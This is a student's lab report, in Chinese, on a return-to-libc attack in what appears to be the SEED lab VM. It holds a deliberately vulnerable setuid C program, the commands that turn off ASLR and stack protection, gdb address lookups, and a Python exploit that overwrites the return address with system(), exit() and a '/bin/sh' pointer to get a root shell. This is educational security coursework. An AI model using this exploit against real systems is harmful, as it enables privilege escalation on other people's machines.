Return-to-libc攻击实验报告

姓名： 57119132 汪奥杰

日期： 2021年7月13日

实验目标

实验室环境建立

1. 关闭地址随机化

```
sudo sysctl -w kernel.randomize_va_space=0
```

2. 编译时禁用StackGuard保护方案

```
gcc -m32 -fno-stack-protector example.c
```

3. 编译时设置为非可执行堆栈

```
gcc -m32 -z noexecstack -o test test.c
```

4. 禁用/bin/sh保护


```
sudo ln -sf /bin/zsh /bin/sh
```

脆弱程序

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];
    unsigned int *framep;

    // Copy ebp into framep
    asm("movl %%ebp, %0" : "=r" (framep));

    /* print out information for experiment purpose */
    printf("Address of buffer[] inside bof():  0x%.8x\n", (unsigned)buffer);
    printf("Frame Pointer value inside bof():  0x%.8x\n", (unsigned)framep);

    strcpy(buffer, str);
    return 1;
}

void foo(){
    static int i = 1;
    printf("Function foo() is invoked %d times\n", i++);
    return;
}

int main(int argc, char **argv)
{
   char input[1000];
   FILE *badfile;

   badfile = fopen("badfile", "r");
   int length = fread(input, sizeof(char), 1000, badfile);
   printf("Address of input[] inside main():  0x%x\n", (unsigned int) input);
   printf("Input size: %d\n", length);

   bof(input);

   printf("(^_^)(^_^) Returned Properly (^_^)(^_^)\n");
   return 1;
}
```

在`Labsetup`文件夹下执行指令：

```
make
```



```
[07/13/21]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib r
etlib.c
sudo chown root retlib && sudo chmod 4755 retlib
```

实验任务

1. 任务一：找出`libc`函数的地址

执行以下指令：

```
touch badfile
gdb -q retlib
(gdb-peda$) break main
(gdb-peda$) run
(gdb-peda$) p system
(gdb-peda$) p exit
(gdb-peda$) quit
```

```
[07/13/21]seed@VM:~/.../Labsetup$ touch badfile
[07/13/21]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal
. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a litera
l. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Return-to-Libc Attack Lab (32-bit)/Labs
etup/retlib
[-----------------------------------registers------------------------
-----------]
EAX: 0xf7fb6808 --> 0xffffd1bc --> 0xffffd392 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x7f2a96dd
EDX: 0xffffd144 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd11c --> 0xf7debee5 (<__libc_start_main+245>:        add
   esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT directio
n overflow)
[-------------------------------------code---------------------------
-----------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[------------------------------------stack---------------------------
-----------]
0000| 0xffffd11c --> 0xf7debee5 (<__libc_start_main+245>:       add
   esp,0x10)
0004| 0xffffd120 --> 0x1
0008| 0xffffd124 --> 0xffffd1b4 --> 0xffffd354 ("/home/seed/Return-t
o-Libc Attack Lab (32-bit)/Labsetup/retlib")
0012| 0xffffd128 --> 0xffffd1bc --> 0xffffd392 ("SHELL=/bin/bash")
0016| 0xffffd12c --> 0xffffd144 --> 0x0
0020| 0xffffd130 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd134 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd138 --> 0xffffd198 --> 0xffffd1b4 --> 0xffffd354 ("/hom
e/seed/Return-to-Libc Attack Lab (32-bit)/Labsetup/retlib")
[--------------------------------------------------------------------
-----------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
```

```
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
```

任务二：将shell字符串放入内存

执行以下指令：

```
export MYSHELL=/bin/sh
env | grep MYSHELL
```

编写以下文件`prtenv.c`：

```
#include <stdlib.h>
#include <stdio.h>

void main(){
   char* shell = getenv("MYSHELL");
   if (shell)
      printf("%x\n", (unsigned int)shell);
}
```

将其编译为二进制文件`prtenv`：

```
gcc -m32 -fno-stack-protector -z noexecstack -o prtenv prtenv.c
```

执行指令：

```
prtenv
```

```
[07/13/21]seed@VM:~/.../Labsetup$ prtenv
ffffd3b3
```

任务三：发起攻击


修改文件`exploit.py`：

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffd3b3       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
```

```
with open("badfile", "wb") as f:
  f.write(content)
```

执行指令：

```
./retlib
```




```
[07/13/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd70
Input size: 0
Address of buffer[] inside bof():  0xffffcd40
Frame Pointer value inside bof():  0xffffcd58
(^_^)(^_^) Returned Properly (^_^)(^_^)
```

`ebp`距离`buffer`的距离为24，于是设定：

```
X = 36
Y = 28
Z = 32
```


执行以下指令：

```
./exploit.py
./retlib
```




```
[07/13/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/13/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd70
Input size: 300
Address of buffer[] inside bof():  0xffffcd40
Frame Pointer value inside bof():  0xffffcd58
# 
```

攻击变体1：注释`exploit.py`文件中的`exit`部分，再次执行以上指令，发现不影响输入指令，但是在退出时会出现分段错误。



```
[07/13/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/13/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd70
Input size: 300
Address of buffer[] inside bof():  0xffffcd40
Frame Pointer value inside bof():  0xffffcd58
# exit
Segmentation fault
```

攻击变体2：修改`retlib`文件名为`newretlib`，再次执行以上指令，发现执行失败，原因是`MYSHELL`变量是以6位为标准的，现将程序名称改为9位字符，导致地址发生变化，因此无法输入指令。



```
[07/13/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/13/21]seed@VM:~/.../Labsetup$ ./newretlib
Address of input[] inside main():  0xffffcd60
Input size: 300
Address of buffer[] inside bof():  0xffffcd30
Frame Pointer value inside bof():  0xffffcd48
zsh:1: command not found: h
```